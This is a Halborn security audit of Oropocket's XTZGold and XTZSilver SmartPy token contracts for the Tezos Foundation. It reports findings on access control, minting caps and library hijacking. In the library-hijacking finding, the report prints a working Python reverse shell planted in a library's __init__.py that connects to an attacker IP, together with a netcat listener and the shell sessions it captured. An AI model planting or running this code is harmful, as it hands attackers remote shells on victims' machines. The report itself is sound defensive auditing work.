// HALBORN

TEZOS FOUNDATION – OROPOCKET

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **February 12, 2021**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	02/19/2021	Gabi Urrutia
0.2	Document Edits	02/22/2021	Gabi Urrutia
1.0	Final Version	02/24/2021	Gabi Urrutia
1.1	Remediation Plan	03/21/2021	Gabi Urrutia
2.0	Remediation Review	03/22/2021	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com

EXECUTIVE SUMMARY

1.1 INTRODUCTION

The Tezos Foundation engaged Halborn to conduct a security assessment on Smart Contracts beginning on February 12th, 2021 and ending February 24th, 2021. The security assessment was scoped to XTZGold.py and XTZSilver.py contracts and an audit of the security risk and implications regarding the changes introduced by the development team at Oropocket prior to its production release shortly following the assessments deadline.

The most important security finding was the misuse of access control policy where admin keeps all privileged roles. When only one user has all the permissions, there is a risk if the admin account is hijacked. Overall, the smart contracts code is well documented, follows a high-quality software development standard, contain many utilities and automation scripts to support continuous deployment / testing / integration, and does NOT contain any obvious exploitation vectors that Halborn was able to leverage within the timeframe of testing allotted.

Though the outcome of this security audit is satisfactory, testing and verification of only essential properties related to both contracts was performed to achieve objectives and deliverables set in the scope due to time constraints. It is important to remark the use of the best practices for secure smart contract development.

Halborn recommends performing further testing to validate extended safety and correctness in context to the whole set of contracts. External threats, such as economic attacks, oracle attacks, and inter-contract functions and calls should be validated for expected logic and state.

1.2 TEMPLATE ASSESSMENT

Both smart contracts are written in SmartPy editor and based on FA1.2 contracts. FA (Finantial Application) contracts 1.2 describe a smart contract which implements a ledger that maps identities to balances. This ledger implements token transfer operations, as well as approvals for spending tokens from other accounts. Contract metadata is specified in

TZIP-012 which proposes a standard for a unified token contract interface, supporting a wide range of token types and implementations. Contracts developers can create new types of tokens while maintaining a common interface standard for wallet integrators and external developers thanks to FA2. For instance, they can create hybrid tokens being able to be fungible and non-fungible at the same time. In this case, XTZGold and XTZSilver contracts are mintable, burnable and fungible.

In conclusion, the template used by Oropocket for smart contract is acceptable and almost all tests are covered in the Smart Contracts. Nevertheless, implementing a better role-based access control policy in order to not group many roles in a single admin can improve the security and decentralization of smart contracts.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual view of the code (Python) and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the smart contract audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of smart contracts and can quickly identify items that do not follow security best practices. The following phases, working days (wd) spent and associated tools were used throughout the term of the audit:

- Research into architecture, purpose, and use of smart contracts. (1.5 wd)
- Smart Contract manual code read and walkthrough. (1.5 wd)
- Manual Assessment of use and safety for the critical Python variables and functions in scope to identify any arithmetic related vulnerability classes. (1 wd)
- Scanning of Python files for vulnerabilities. (0.5 wd) (Hawkeye)
- Static Analysis of security for scoped contract and imported functions.(0.5 wd) (Prospector)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident, and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. It's quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that was used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.

3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.


CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:

Code into https://github.com/vinnyson/oropocket_smartcontracts/ folder:



Specific commit of contract: commit

e5650b9a5ea3659f27121b9c284def9b54b2ea01

OUT-OF-SCOPE:

Other smart contracts in the repository and economics attacks.

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	0	1	1	2

LIKELIHOOD

IMPACT

(HAL-02)		(HAL-01)		
(HAL-04)				
(HAL-03)				

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
ACCESS CONTROL POLICY	Medium	RISK ACCEPTED - 03/18/2021
HIJACKING PYTHON LIBRARY	Low	BEST PRACTICES WILL BE APPLIED - 03/18/2021
MINTING CAP NOT DEFINED	Informational	RISK ACCEPTED - 03/18/2021
LOCK MINTING FUNCTION NOT DECLARED	Informational	RISK ACCEPTED - 03/18/2021
MANUAL TESTING REPORT	-	-
VULNERABILITY ANALYSIS REPORT	-	-
STATIC ANALYSIS REPORT	-	-

FINDINGS & TECH DETAILS

3.1 (HAL-01) ACCESS CONTROL POLICY - MEDIUM

Description:

In smart contracts, implementing a correct Access Control policy is essential to maintain security and decentralization of permissions on a token. The features to mint/burn tokens and pause contracts are given by Access Control. For instance, Ownership is the most common form of Access Control. In other words, the owner of a contract (the account that deployed it by default) can do some administrative tasks on it. Nevertheless, other authorization levels are required to keep the principle of least privilege, also known as least authority. Briefly, any process, user or program only can access to the necessary resources or information.

Otherwise, the ownership role is useful in simple systems, but more complex projects require the use of more roles using Role-based access control. Therefore, there could be multiple roles such as moderator, minter, admin, or pauser.

In both XTZGold and XTZSilver contracts, administrator is only one privileged role. Administrator can mint tokens, approving transactions, burning other users' token, pausing/unpausing the contract, making transfers while the contract is on pause. In conclusion, administrator role can do too many actions in both contracts. So, if the private key of the administrator account is stolen, the attacker can perform many actions such as minting/burning tokens or approving transactions without following the principle of least privilege.

Code Location:

XTZGold Line #7-8
XTZSilver Line #7-8

```
6  class FA12(sp.Contract):
7      def __init__(self, admin, tokenName, symbol, decimals):
8          self.init(paused = False, ledger = sp.big_map(tvalue = sp.TRecord(approvals = sp.TMap(sp.TAddress, sp.TNat),balance = sp.TNat)), administrator = admin, totalSupply =
9
10     @sp.entry_point
```

Risk Level:

Likelihood - 3
Impact - 4

Recommendation:

It is recommended to use role-based access control based on the principle of least privilege to lock permissioned functions using different roles; at minimum the roles of ADMIN, MINTER and PAUSER.

Reference: https://www.cyberark.com/what-is/least-privilege/

Remediation Plan:

After review of the findings and associated risks, the Oropocket team decided that the current access control policy is proper, and will leave the single Admin role access control policy that exists presently.

3.2 (HAL-02) HIJACKING PYTHON LIBRARY - LOW

Description:

In general, Python doesn't check the legitimacy of a library when a script imports it. In this case, XTZGold and XTZSilver Smart Contracts start by importing the smartpy library. If smartpy library is hijacked by an attacker, some actions can be triggered such as getting a reverse shell either as user or root if the library is imported with sudo permissions. In the following Proof of Concept (PoC), it is assumed the system has been already compromised. This methodology is known as ''Assumed Breach Methodology''.

Reference: https://www.netsurion.com/articles/the-assume-breach-paradigm

Proof of Concept:

An Ubuntu VM and a Kali Linux VM (IP Address: 192.168.1.101) are used in this PoC.

1. An attacker replaces the __init__.py file located in $HOME/.local/lib/python3.8/site-packages/smartpy/' for a custom script to get a reverse shell:

```
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.101",1337))

os.dup2(s.fileno(),0)
```

```
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])
```

2. In a terminal in Kali Linux, a netcat is listening in port 1337.

```
root@kali:/home/eltitourruts# nc -nlvp 1337
listening on [any] 1337 ...
```

3. smartpy library is imported.

```
ziion@eltitourruts-virtual-machine:~/TEZOS$ python
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import smartpy
```

4. A new shell is received in Kali Linux VM.

```
root@kali:/home/eltitourruts# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.105] 51199
$ whoami
ziion
$
```

5. The same thing if you run Python as root, but a root shell is received.

```
root@kali:/home/eltitourruts# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.105] 51317
# whoami
root
#
```

Risk Level:

Likelihood - 1
Impact - 4

Recommendation:

It is important to check if libraries are updated at the moment python scripts are tested locally. Although the breach is assumed in this vulnerability, it is a good practice to reinstall (--force flag) the library before running a python script or interpreter in order to be sure that the library version is correct and legit. Secondly, testing smart contracts in SmartPy IDE web avoid this vulnerability. In SmartPy IDE, libraries are locally stored and they are regularly checked and updated.

Remediation Plan:

Oropocket team will use the SmartPy IDE to compile and deploy the smart contracts to avoid potential library vulnerabilities.

3.3 (HAL-03) MINTING CAP NOT DEFINED - INFORMATIONAL

Description:

Smart Contract which can mint and burn tokens usually define how many tokens they want to mint. It is also know as ‘‘cap’’ and is defined in the constructor.

Code Location:

XTZGold Line #7-8
XTZSilver Line #7-8

```
6  class FA12(sp.Contract):
7      def __init__(self, admin, tokenName, symbol, decimals):
8          self.init(paused = False, ledger = sp.big_map(tvalue = sp.TRecord(approvals = sp.TMap(sp.TAddress, sp.TNat),balance = sp.TNat)), administrator = admin, totalSupply =
9
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to define how many tokens to mint in the constructor.

Remediation Plan:

Oropocket team accepts the current unlimited Minting cap that is presently used.

3.4 (HAL-04) LOCK MINTING FUNCTION NOT DECLARED - INFORMATIONAL

Description:

In Python Smart Contracts developed by SmartPy, it is possible to prevent any new tokens from being minted using a LockMinting function. With this function, even the administrator role cannot mint tokens.

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

Implementing a LockMinting function, it is possible to prevent any new tokens from being minted. It makes more sense using this function if a Role-based access control is implemented, so it is a way to control the minting of tokens of the MINTER_ROLE by the admin.

Remediation Plan:

Oropocket team doesn’t consider it necessary to declare a lock minting function with the current design in the role and access control policies.

3.5 MANUAL TESTING REPORT


Description:

Customs tests are useful for developers to check if functions and permissions work correctly. Furthermore, they are also useful for security auditors to perform security tests behaving like a malicious user. Then, scenarios were manually manipulated to check security in the smart contracts.

Scenario: ‘‘Admin mints a few coins’’ According to the code, only admin can mint tokens. We put alice as sender instead of admin to check it.


```
114         scenario.h2("Admin mints a few coins")
115         scenario += c1.mint(address = alice.address, value = 12000000000000000000).run(sender = alice)
```

Result



Scenario: ‘‘Alice transfers to Bob’’ Amount in the transfer was highly increased in order to check if balance is checked before.

Result



Scenario: ‘‘Pausing the contract’’ Only admin can pause/unpause the contract. Alice and Bob try to pause and unpause it. In addition, Admin

can transfer while the contract is on pause.

Result

Error

```
Error: Error in Scenario
Unexpected error in transaction, please use .run(valid=False, ..)
WrongCondition in line 33: sp.sender == self.data.administrator
```

3.6 VULNERABILITY ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance coverage of certain areas of the scoped contract. Among the tools used was Hawkeye, a security and vulnerability scanner tool. After Halborn verified all the contracts in the repository, Hawkeye was run on smart contracts. This tool can statically verify logical relationships between Python functions to detect invalid or inconsistent usage of the contracts across the entire codebase.

Results:

```
ziion@eltitourruts-virtual-machine:~/TEZOS_SC/oropocket_smartcontracts/XTZGold$ npx hawkeye scan
[info] Version: v1.8.1
[info] Target for scan: /home/ziion/TEZOS_SC/oropocket_smartcontracts/XTZGold
[info] scanning all files in target directory
[info] Excluded 1605 files with patterns: /^node_modules\//, /^.git\//, /^package-lock.json/
[info] Checking files-ccnumber for applicability
[info] Checking files-contents for applicability
[info] Checking files-secrets for applicability
[info] Checking java-find-secbugs for applicability
[info] Checking java-outdated-dependencies for applicability
[info] Checking java-owasp for applicability
[info] Checking node-npmaudit for applicability
[info] Checking node-npmoutdated for applicability
[info] Checking node-yarnaudit for applicability
[info] Checking node-yarnoutdated for applicability
[info] Checking php-security-checker for applicability
[info] Checking python-bandit for applicability
[info] Checking python-piprot for applicability
[info] Checking python-safety for applicability
[info] Checking ruby-brakeman for applicability
[info] Checking ruby-bundler-scan for applicability
[info] Checking rust-cargoaudit for applicability
[info] Skipping module java-find-secbugs
[info] Skipping module java-outdated-dependencies
[info] Skipping module java-owasp
[info] Skipping module node-npmaudit
[info] Skipping module node-npmoutdated
[info] Skipping module node-yarnaudit
[info] Skipping module node-yarnoutdated
[info] Skipping module php-security-checker
[info] Skipping module python-piprot
[info] Skipping module python-safety
[info] Skipping module ruby-brakeman
[info] Skipping module ruby-bundler-scan
[info] Skipping module rust-cargoaudit
[info] Running module files-ccnumber
[info] Running module files-contents
[info] Running module files-secrets
[info] Running module python-bandit
[info] Scan complete, 0 issues found
[info] Writing to: writer-console
```

```
ziion@eltitourruts-virtual-machine:~/TEZOS_SC/oropocket_smartcontracts/XTZSilver$ npx hawkeye scan
[info] Version: v1.8.1
[info] Target for scan: /home/ziion/TEZOS_SC/oropocket_smartcontracts/XTZSilver
[info] scanning all files in target directory
[info] Excluded 1605 files with patterns: /^node_modules\//, /^.git\//, /^package-lock.json/
[info] Checking files-ccnumber for applicability
[info] Checking files-contents for applicability
[info] Checking files-secrets for applicability
[info] Checking java-find-secbugs for applicability
[info] Checking java-outdated-dependencies for applicability
[info] Checking java-owasp for applicability
[info] Checking node-npmaudit for applicability
[info] Checking node-npmoutdated for applicability
[info] Checking node-yarnaudit for applicability
[info] Checking node-yarnoutdated for applicability
[info] Checking php-security-checker for applicability
[info] Checking python-bandit for applicability
[info] Checking python-piprot for applicability
[info] Checking python-safety for applicability
[info] Checking ruby-brakeman for applicability
[info] Checking ruby-bundler-scan for applicability
[info] Checking rust-cargoaudit for applicability
[info] Skipping module java-find-secbugs
[info] Skipping module java-outdated-dependencies
[info] Skipping module java-owasp
[info] Skipping module node-npmaudit
[info] Skipping module node-npmoutdated
[info] Skipping module node-yarnaudit
[info] Skipping module node-yarnoutdated
[info] Skipping module php-security-checker
[info] Skipping module python-piprot
[info] Skipping module python-safety
[info] Skipping module ruby-brakeman
[info] Skipping module ruby-bundler-scan
[info] Skipping module rust-cargoaudit
[info] Running module files-ccnumber
[info] Running module files-contents
[info] Running module files-secrets
[info] Running module python-bandit
[info] Scan complete, 0 issues found
[info] Writing to: writer-console
```

No vulnerabilities were founded.

3.7 STATIC ANALYSIS REPORT

Description:

Halborn used static analysis tools to assist with detection of well-known errors, potential problems, convention violations and complexity and for this engagement. Among the tools used was Prospector, a powerful static analysis tool for Python code which includes most common tools such as pylint, pyflakes and dodgy. It is important to remark that since there are no specific tools for Smart Contracts developed in SmartPy, it is necessary to interpret the results correctly.

Results:

```
ziion@eltitourruts-virtual-machine:~/TEZOS_SC/oropocket_smartcontracts/XTZGold$ prospector XTZGold.py
Messages
========

XTZGold.py
  Line: None
    pep8: E101 / indentation contains mixed spaces and tabs (col 9)
  Line: 5
    pep8: E501 / line too long (233 > 159 characters) (col 160)
  Line: 19
    pylint: syntax-error / invalid syntax (<unknown>, line 19) (col 12)
  Line: 89
    pep8: E305 / expected 2 blank lines after class or function definition, found 1 (col 1)


Check Information
=================
         Started: 2021-02-23 10:48:57.986222
        Finished: 2021-02-23 10:48:58.070125
      Time Taken: 0.08 seconds
       Formatter: grouped
        Profiles: default, no_doc_warnings, no_test_warnings, strictness_medium, strictness_high, strictness_veryhigh, no_member_warnings
      Strictness: None
  Libraries Used:
       Tools Run: dodgy, mccabe, pep8, profile-validator, pyflakes, pylint
  Messages Found: 4
```

```
ziion@eltitourruts-virtual-machine:~/TEZOS_SC/oropocket_smartcontracts/XTZSilver$ prospector XTZSilver.py
Messages
========

XTZSilver.py
  Line: None
    pep8: E101 / indentation contains mixed spaces and tabs (col 9)
  Line: 8
    pep8: E501 / line too long (233 > 159 characters) (col 160)
  Line: 22
    pylint: syntax-error / invalid syntax (<unknown>, line 22) (col 12)
  Line: 93
    pep8: E305 / expected 2 blank lines after class or function definition, found 1 (col 1)


Check Information
=================
         Started: 2021-02-23 11:01:54.300626
        Finished: 2021-02-23 11:01:54.382763
      Time Taken: 0.08 seconds
       Formatter: grouped
        Profiles: default, no_doc_warnings, no_test_warnings, strictness_medium, strictness_high, strictness_veryhigh, no_member_warnings
      Strictness: None
  Libraries Used:
       Tools Run: dodgy, mccabe, pep8, profile-validator, pyflakes, pylint
  Messages Found: 4
```

PEP8 is a style guide in Python not used in SmartPy Smart Contracts, so results are considered as false positive. In addition, pylint is not able to interpret the SmartPy conditional format, sp.if, then it is also a false positive. To sum up, no issues were found.

THANK YOU FOR CHOOSING

// HALBORN